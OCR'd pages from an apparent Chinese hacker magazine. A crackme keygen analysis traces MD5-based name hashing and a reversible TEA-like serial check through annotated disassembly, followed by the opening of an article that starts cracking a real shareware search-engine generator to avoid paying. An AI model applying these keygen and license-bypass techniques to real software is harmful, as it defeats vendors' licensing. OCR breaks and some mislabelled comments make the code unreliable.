


图11





图12



适合读者：破解爱好者
前置知识：MD5算法

MD5的Keygenme分析

文/Firebig

闲来无事，抓出个不知何时下的Keygenme练练手。分析后可知，这个Keygenme有2张数据表，由注册名经MD5运算后进行查表，得出2个DWORD数据，然后再由注册码经过一个可逆循环得出2个DWORD数据，最后对比是否正确。(MD5的具体介绍黑防6期有说明)

开始分析，查壳，无壳，OD载入，一气呵成。随便输入Name和Sierial很容易得知Sierial应为16位。很简单的来到下面：

```
00401D20    FF35 04>push dword ptr ds:[403004]
00401D26    E8 CF01>call <jmp.&user32.GetWindowTextA>  //这个call读入Name
```

```
00401D2B    68 D430>push KeyGenMe.004030D4
00401D30    50      push eax   //压入的参数是Name长度
00401D31    68 E430>push KeyGenMe.004030E4  //压入的参数是Name
00401D36    E8 C5F2>call KeyGenMe.00401000
```

这个call是对Name的初步处理，我们跟入：

```
00401000    55      push ebp
00401001    8BEC    mov ebp,esp
00401003    83C4 F0 add esp,-10
…………
0040104B    8B55 0C mov edx,dword ptr ss:[ebp+C]
```

```
00401D4E    8B7D 08  mov edi,dword ptr ss:[ebp+8]
00401061    C746 08>mov dword ptr ds:[esi+8],98BADCFE
00401068    C746 0C>mov dword ptr ds:[esi+C],10325476
```

这里4个常数,01234567,89ABCDEF,FEDCBA98,7654321(内存中是低位存放低字节,高位存放高字节,所以显示的是67452301,EFCDAB89,98BADCFE,10325476)基本上可以肯定是MD5算法。出CALL,看看压入CALL的参数

00401D2B   68 D430>push KeyGenMe.004030D4

可以看到出CALL后,004030D4返回了一个字符串,应该是MD5码吧,找个MD5计算的程序对比下,可以肯定是MD5加密的CALL,继续向下走。

```
00401D43    8D35 D4>lea esi,dword ptr ds:[4030D4] //取得MD5码的地址
00401D49    B9 0400>mov ecx,4
00401D4E    0BD0     or edx,eax
00401D50    33C0     xor eax,eax
00401D52    AC       lods byte ptr ds:[esi]
00401D53    C1E2 08  shl edx,8
00401D56    E2 F6    loopd short KeyGenMe.00401D4E
00401D58    0BD0     or edx,eax
00401D5A    8915 9D>mov dword ptr ds:[40309D],edx
```

小循环根据MD5字符取得一个DWORD数据,记为m2="N[4]N[3]N[2]N[1]",其中N[m]表示MD5字符串的第m个字符。

```
00401D60    B9 0400>mov ecx,4
00401D65    33C0     xor eax,eax
00401D67    33D2     xor edx,edx
00401D69    0BD0     or edx,eax
00401D6B    AC       lods byte ptr ds:[esi]
00401D6C    C1E2 08  shl edx,8
00401D6F    E2 F8    loopd short KeyGenMe.00401D69
00401D71    0BD0     or edx,eax
00401D73    8915 95>mov dword ptr ds:[403095],edx //取得m1="N[8]N[7]N[6]N[5]"
00401D79    6A 0C    push 0C
00401D7B    68 C730>push KeyGenMe.004030C7 //字符串"ChinaCracker",呵呵,原来是国产的
00401D80    E8 53FC>call KeyGenMe.004019D8 //关键call 1,计算出一个从[4032D6]开始的DWORD数据表,记为table2
00401D85    68 9530>push KeyGenMe.00403095 //压入m1
00401D8A    68 9D30>push KeyGenMe.0040309D //压入m2
00401D8F    E8 E8FB>call KeyGenMe.0040197C //关键call 2
```

跟入关键CALL 1,来到:

```
004019E3    BE D632>mov esi,KeyGenMe.004032D6 //[4032D6]开始是个DWORD数据表,记做Table2
004019E8    B8 AE43>mov eax,KeyGenMe.004043AE
004019ED    8D4E 48  lea ecx,dword ptr ds:[esi+48]
004019F0    BA 0001>/mov edx,100 //将从[4043AE]开始的1000H
004019F5    8B38     |/mov edi,dword ptr ds:[eax] // 字节内容复制到[40331E]
004019F7    83C0 04  ||add eax,4 // 至[40431E]的区间内。
004019FA    8939     ||mov dword ptr ds:[ecx],edi
```

```
生成一个1000H大小的数据表
004019FC    83C1 04  ||add ecx,4    记为table1
004019FF    4A       ||dec edx
00401A00    75 F3    |\jnz short KeyGenMe.004019F5
00401A02    3D AE53>|cmp eax,KeyGenMe.004053AE
00401A07    7C E7    \jl short KeyGenMe.004019F0
```

上面这个小循环生成1000H的数据表table 1,[40331E]是开始地址,继续:

```
00401A09    8B55 08  mov edx,dword ptr ss:[ebp+8] //"ChinaCracker"
00401A0C    BF 6643>mov edi,KeyGenMe.00404366
00401A11    33C0     xor eax,eax
00401A13    2BFE     sub edi,esi
00401A15    C745 FC>mov dword ptr ss:[ebp-4],12 //循环12H次,记N为循环计数器
00401A1C    33C9     /xor ecx,ecx
00401A1E    C745 F8>|mov dword ptr ss:[ebp-8],4 //小循环:
00401A25    33DB     |/xor ebx,ebx
00401A27    8A1C02   ||mov bl,byte ptr ds:[edx+eax]
00401A2A    C1E1 08  shl ecx,8
00401A2D    0BCB     or ecx,ebx
00401A2F    40       inc eax  //eax表示从"ChinaCracker"取的字符个数
00401A30    3B45 0C  cmp eax,dword ptr ss:[ebp+C] // "ChinaCracker"的长度12
00401A33    7C 02    jl short KeyGenMe.00401A37 //每次取4个字符,比较是否取满12
00401A35    33C0     xor eax,eax  //取满清零EAX,重新开始取
00401A37    8B5D F8  mov ebx,dword ptr ss:[ebp-8] //小循环计数器
00401A3A    4B       dec ebx
00401A3B    895D F8  mov dword ptr ss:[ebp-8],ebx
00401A3E    75 E5    jnz short KeyGenMe.00401A25 //小循环从"ChinaCracker"中取4字节组成1个DWORD数据赋给ECX,ECX="ChinaCracker"的第((12-N)mod 4)+1个4字节
00401A40    8B1C3E   mov ebx,dword ptr ds:[esi+edi] //从[404366]开始每次取1个DWORD数据
00401A43    83C6 04  add esi,4
00401A46    33D9     xor ebx,ecx  //异或
00401A48    8B4D FC  |mov ecx,dword ptr ss:[ebp-4]
00401A4B    895E FC  |mov dword ptr ds:[esi-4],ebx //运算后的数据覆盖table2的相应DWORD数据
00401A4E    49       dec ecx  //N-1
00401A4F    894D FC  |mov dword ptr ss:[ebp-4],ecx
00401A52    75 C8    \jnz short KeyGenMe.00401A1C
```

上面这个小循环 从[404366]取12H个DWORD数据,处理后赋给table2,table2长度为12H。

```
00401A54    BB D632>mov ebx,KeyGenMe.004032D6
00401A59    33C0     xor eax,eax
00401A5B    A3 5E43>mov dword ptr ds:[40435E],eax //[40435E]和[404362]2个全局变量清零,记[40435E]为key1,[4043620]为key2
00401A60    A3 6243>mov dword ptr ds:[404362],eax
00401A65    8BF3     mov esi,ebx
```

循环开始,对table2进运算:

```
00401A67    BF 0900>mov edi,9 //循环9次
00401A6C    8D05 5E>/lea eax,dword ptr ds:[40435E]
```

```
00401A72      8D0D 62>|lea ecx,dword ptr ds:[404362]
00401A78      50      push eax    //key1 地址
00401A79      51      push ecx    //key2 地址
00401A7A   E8 FDFE>|call KeyGenMe.0040197C //
记为函数 f1
00401A7F   A1 6243>|mov eax,dword ptr ds:[404362]
//EAX=key2
00401A84   8B0D 5E>|mov ecx,dword ptr ds:[40435E]
//ECX=key1
00401A8A     8906 mov dword ptr ds:[esi],eax //
每次覆盖 table2 的 2 个 DWORD 数据
00401A8C     894E 04 |mov dword ptr ds:[esi+4],ecx
00401A8F     83C6 08 |add esi,8 //table2 指针 +8
00401A92     4F       |dec edi
00401A93   75 D7   \jnz short KeyGenMe.00401A6C
```

又一循环，对table1进行运算：

```
00401A95     8D73 4C lea esi,dword ptr ds:[ebx+4C]
00401A98  C745 F4>mov dword ptr ss:[ebp-C],4  //
循环 4 次
00401A9F  BF 8000>/mov edi,80 //小循环，循环 80H 次
00401AA4     8D0D 5E>|/lea ecx,dword ptr ds:[40435E]
00401AAA     8D15 62>||lea edx,dword ptr ds:[404362]
00401AB0      51   |push ecx        key1 地址
00401AB1      52   push edx         key2 地址
00401AB2   E8 C5FE>||call KeyGenMe.0040197C //f1
00401AB7   8B0D 62>||mov ecx,dword ptr ds:[404362]
//ecx=key2
00401ABD   8B15 5E>||mov edx,dword ptr ds:[40435E]
//ecx=key1
00401AC3      894E FC ||mov dword ptr ds:[esi-4],
ecx //每次覆盖 table1 的 2 个数据
00401AC6      8916    ||mov dword ptr ds:[esi],edx
00401AC8      83C6 08 ||add esi,8
00401ACB      4F      ||dec edi
00401ACC         75 D6   |\jnz short KeyGenMe.
00401AA4 //小循环结束
00401ACE     FF4D F4 |dec dword ptr ss:[ebp-C]
00401AD1       75 CC    \jnz short KeyGenMe.
00401A9F//循环结束
00401AD7       5B       pop ebx
00401AD8       C9       leave
00401AD9       C2 0800 retn 8
```

上面两个大循环分别对table2和table1作处理，起作用的都是Call 0040197C，跟入：

```
00401987     8B45 08 mov eax,dword ptr ss:[ebp+8]
0040198A     8B4D 0C mov ecx,dword ptr ss:[ebp+C]
0040198D     8B00    mov eax,dword ptr ds:[eax]  /
/EAX=key2
0040198F     8B31    mov esi,dword ptr ds:[ecx]  /
/ESI=key1
00401991     BF D632>mov edi,KeyGenMe.004032D6
//table2 首地址
00401996     C745 FC>mov dword ptr ss:[ebp-4],10
// 循环 10H 次
0040199D     8BDF    mov ebx,edi
小循环：
0040199F     3303    /xor eax,dword ptr ds:[ebx]
004019A1     8BD0    |mov edx,eax
004019A3     50      |push eax
004019A4     E8 67FF>|call KeyGenMe.00401910  /
/ 记为函数 f2()
004019A9      8B4D FC |mov ecx,dword ptr ss:[ebp-
4]  // 循环计数器
004019AC      33C6    |xor eax,esi
004019AE   83C3 04    |add ebx,4
004019B1      49      |dec ecx
004019B2      8BF2    |mov esi,edx
004019B4     894D FC |mov dword ptr ss:[ebp-4],ecx
004019B7     75 E6  \jnz short KeyGenMe.0040199F
```

小循环用C 语言描述，即：

```
for(n=0;n<16;n++)
{EAX=table2[n] xor ESI;
 EDX=EAX; EAX=f2(EAX);
  EAX=EAX xor ESI; ESI=EDX;}
  004019B9      8B4F 40 mov ecx,dword ptr ds:
[edi+40] //table2 的第 17 个数据，table2[16]
 004019BC     8B57 44 mov edx,dword ptr ds:[edi+44]
//table2 最后 1 个数据，table2[17]
 004019BF      33C8    xor ecx,eax
 004019C1      33D6    xor edx,esi
 004019C3     8915 62>mov dword ptr ds:[404362],edx
//key2=ESI xor table2[17]
 004019C9     890D 5E>mov dword ptr ds:[40435E],
ecx   //key1=EAX xor table2[16]
```

接着就出了这个CALL，看样子还要跟入F2，即00401910。跟入来到这里：

```
00401918     8B4D 08 mov ecx,dword ptr ss:[ebp+8]
//[ebp+8]是压入 CALL 的参数变量
0040191B      8AC1    mov al,cl
0040191D     25 FF00>and eax,0FF
00401922     C1E9 08 shr ecx,8
00401925     8BD0    mov edx,eax   //edx= 0FF
AND 参数变量
00401927     8AC1    mov al,cl
00401929     BF D632>mov edi,KeyGenMe.004032D6
0040192E     25 FF00>and eax,0FF
00401933     C1E9 08 shr ecx,8
00401936     8BF0    mov esi,eax   //esi=(0FF00H
AND  参数变量)>>8
00401938     8BC1    mov eax,ecx
0040193A     C1E8 08 shr eax,8
0040193D      25 FF00>and eax,0FF   // eax=
(FF000000H  AND  参数变量)>>24
00401942      81E1 FF>and ecx,0FF  //ecx=
(0FF0000H  AND  参数变量)>>16
00401948     81E6 FF>and esi,0FFFF
0040194E     81E2 FF>and edx,0FFFF
00401954      8B4487 >mov eax,dword ptr ds:
[edi+eax*4+48] //查表 table1，[edi+48]是 table1 的开始地址
00401958      8B9C8F >mov ebx,dword ptr ds:
[edi+ecx*4+448]
0040195F      8B8CB7 >mov ecx,dword ptr ds:
[edi+esi*4+848]
00401966     03C3    add eax,ebx
00401968     33C1    xor eax,ecx
0040196A      8B8C97 >mov ecx,dword ptr ds:
[edi+edx*4+C48]
00401971     03C1    add eax,ecx
```

此Call用C语言描述为：

```
DWORD f2(para)
{DWORD eax=0,ecx=0,edx=0,esi=0,ebx=0;
```

```
edx=para&0ffH;esi=(para0ff00H)>>8;eax=(para&0ff000000H)>>24;ecx=(para&0ff0000H)>>16;
eax=table1[eax];ebx=table1[ecx+0x100];ecx=table1[esi+0x200];
eax+=ebx;eax^=ecx;ecx=table1[edx+0x300];eax+=ecx;}
```

注意D W O R D 占4 字节，上面位移，要除以4（[edi+48]是table1的开始地址，则[edi+eax*4+48]就是table[eax]）。搞定，返回到最外面的CALL:

```
00401D85    68 9530>push KeyGenMe.00403095
//压入的是前面m1 的地址
00401D8A    68 9D30>push KeyGenMe.0040309D
//m2 的地址
00401D8F    E8 E8FB>call KeyGenMe.0040197C
//关键call 2
00401D94    90      nop
```

此CALL调用前面函数F1，继续对key1，key2作变换，只是压入参数变为m1、m2 了。我们继续向下看:

```
00401E1C    B9 0800>mov ecx,8  //传送2个DWORD，key1,key2地址相临，一起传送
00401E21    8D35 5E>lea esi,dword ptr ds:[40435E]  //key1
00401E27    8D3D C0>lea edi,dword ptr ds:[4031C0]
//保存最终key1,key2
00401E2D    F3:A4 rep movs byte ptr es:[edi],byte ptr ds>
00401E2F    68 B630>push KeyGenMe.004030B6
//ASCII "[BCG][FCG][DFCG]"
00401E34    68 AC31>push KeyGenMe.004031AC  //Sierial 地址
00401E39    E8 46FD>call KeyGenMe.00401B  //key call 3对Sierial作变换
```

前面可以看出，对Name的变化是MD5加密了的，我们对不能根据MD5算出的key1、key2作逆变换，得出用户名，那么写Keygen关键就在这个对Sierial处理的CALL上

```
00401B84    55      push ebp
00401B85    8BEC    mov ebp,esp
00401B87    60      pushad
00401B88    8B75 0C mov esi,dword ptr ss:[ebp+C]// 由"[BCG][FCG][DFCG]"
00401B8B    8B06    mov eax,dword ptr ds:[esi]  //得到4个常数
00401B8D    8B5E 04 mov ebx,dword ptr ds:[esi+4]
00401B90    8B4E 08 mov ecx,dword ptr ds:[esi+8]
00401B93    8B56 0C mov edx,dword ptr ds:[esi+C]
00401B96    A3 C053>mov dword ptr ds:[4053C0],eax  //这里是4个常数
00401B9B    891D C4>mov dword ptr ds:[4053C4],ebx
00401BA1    890D C8>mov dword ptr ds:[4053C8],ecx
00401BA7    8915 CC>mov dword ptr ds:[4053CC],edx
00401BAD    55      push ebp
00401BAE    8B5D 08 mov ebx,dword ptr ss:[ebp+8]
00401BB1    BA 2037>mov edx,C6EF3720 , edx初始化为0x C6EF3720
00401BB6    8B33    mov esi,dword ptr ds:[ebx]
00401BB8    8B7B 04 mov edi,dword ptr ds:[ebx+4]
```

这里esi="Sierial前8个字符逆序排列"，edi="Sierial后8 个字符逆序排列"，具体的说，若Sierial=1234567887654321，则esi=78563412H，edi=21436587H。

循环记数器，下面循环开始:

```
00401BBB    BD 2000>mov ebp,20
00401BC0    8BC6    /mov eax,esi
00401BC2    8BDE    |mov ebx,esi
00401BC4    8BCE    |mov ecx,esi
00401BC6    C1E0 04 |shl eax,4
00401BC9    0305 C8>|add eax,dword ptr ds:[4053C8] //eax=(esi>>5)+5d474346H,记为sa
00401BCF    C1EB 05 |shr ebx,5
00401BD2    031D CC>|addebx,dword ptr ds:[4053CC]//ebx=(esi<<4)+445b5d47H,记为sb
00401BD8    03CA    |add ecx,edx //ecx=esi+edx,记为sc
00401BDA    33C8    |xor ecx,eax
00401BDC    33CB    |xor ecx,ebx //(sc^sa)^sb,记为fs(esi)
00401BDE    2BF9    |sub edi,ecx //edi=edi-ecx
00401BE0    8BC7    |mov eax,edi
00401BE2    8BD8    |mov ebx,eax
00401BE4    8BC8    |mov ecx,eax
00401BE6    C1E0 04 |shl eax,4
00401BE9    0305 C0>|add eax,dword ptr ds:[4053C0]//eax=(edi>>5)+43465b5DH,记为da
00401BEF    C1EB 05 |shr ebx,5
00401BF2    031D C4>|add ebx,dword ptr ds:[4053C4]//ebx=(edi<<)+4743425bH,记为db
00401BF8    03CA    |add ecx,edx  //ecx=edi+edx,记为dc
00401BFA    33C8    |xor ecx,eax
00401BFC    33CB    |xor ecx,ebx //(da^dc)^db,记为fd(edi)
00401BFE    2BF1    |sub esi,ecx
00401C00    81EA B9>|sub edx,9E3779B9 //edx-=9E3779B9H
00401C06    4D      |dec ebp
00401C07    75 B7   \jnz short KeyGenMe.00401BC0
00401C09    892D C0>mov dword ptr ds:[4053C0],ebp
00401C0F    892D C4>mov dword ptr ds:[4053C4],ebp
00401C15    892D C8>mov dword ptr ds:[4053C8],ebp
00401C1B    892D CC>mov dword ptr ds:[4053CC],ebp
00401C21    5D      pop ebp
00401C22    8B5D 08 mov ebx,dword ptr ss:[ebp+8]
//Sierial 地址，保存Sierial 计算出的2个值，记为s1,s2
00401C25    8933    mov dword ptr ds:[ebx],esi
00401C27    897B 04 mov dword ptr ds:[ebx+4],edi
00401C2A    61      popad
00401C2B    C9      leave
00401C2C    C2 0800 retn 8
```

上面这个循环用C 语言描述的话


```
edx=c6ef3720H;
for(i=0;i<20H;i++)
{edi=edi-fs(esi);
 esi=esi-fd(edi);
 edx-=9e3779b9;}
```

把edi，esi当作数列的话，则有: edi(N)=edi(N-1)-fs(esi(N-1)); esi(N)=esi(N-1)-fd(edi(N))移项一下得到 esi(N-1)= esi(N)+ fd(edi(N)); edi(N-1)=edi(N)+ fs(esi(N-1))。可见这部分算法是可逆的，从edi(N),esi(N)我们能推算出最初化的esi,edi。

也就是说，写Keygen时由Name计算出key1，key2得到正确的Sierial(esi,edi被初始化为key1,key2)。

整个过程基本OK。写Keygen时 table1，table2两表由程序中固定数值换算得到。我已将原始数据导出为data1.dat,data2.dat。写的时候按上面分析的得出table1，table2。再进行计算得到key1，key2，最后由key1，key2得到正确的Sierial即可。

适合读者：破解爱好者、
前置知识：无



轻松搞定搜索引擎工厂

文/图 iaags

最近又开始做网页了，最近看到一个"搜索引擎工厂"的软件，可以为网站生成站内搜索引擎。

去Google翻了一下，发现了这款软件，不过竟然是共享软件。职业为学生的我除了穷就是穷（做网页的空间都ik8申请的）。哪里有钱去注册软件呢，点击立即购买，居然是洋货。如图1所示。

Domain Pricing Per Year

	1 yr	2 yrs	5 yrs	10 yrs
.com*	$7.85	$7.85	$7.85	$7.85
.net*	$8.75	$8.75	$8.55	$7.95
.org*	$8.75	$8.75	$8.55	$7.95
.biz*	$6.95	$6.95	$6.95	$6.95
.info*	$4.75	$6.95	$6.95	$6.95
.us	$6.95	$6.95	$6.95	$6.95
.ws	$9.75	$9.65	$9.35	$8.95
.name*	$7.95	$7.95	$7.95	$7.95

* Plus ICANN fee of 25 cents per domain name year. Certain TLD's only.

图1

每年$7.85，算下来要62块人民币。为了一个软件掏这钱，我还真有点舍不得。况且国外的东西怎么付款都是个问题。

没注册只能索引20个页面，看来破除这个限制就可以了。于是二话不说，拿出PEid检查，没有加壳。如图2所示。

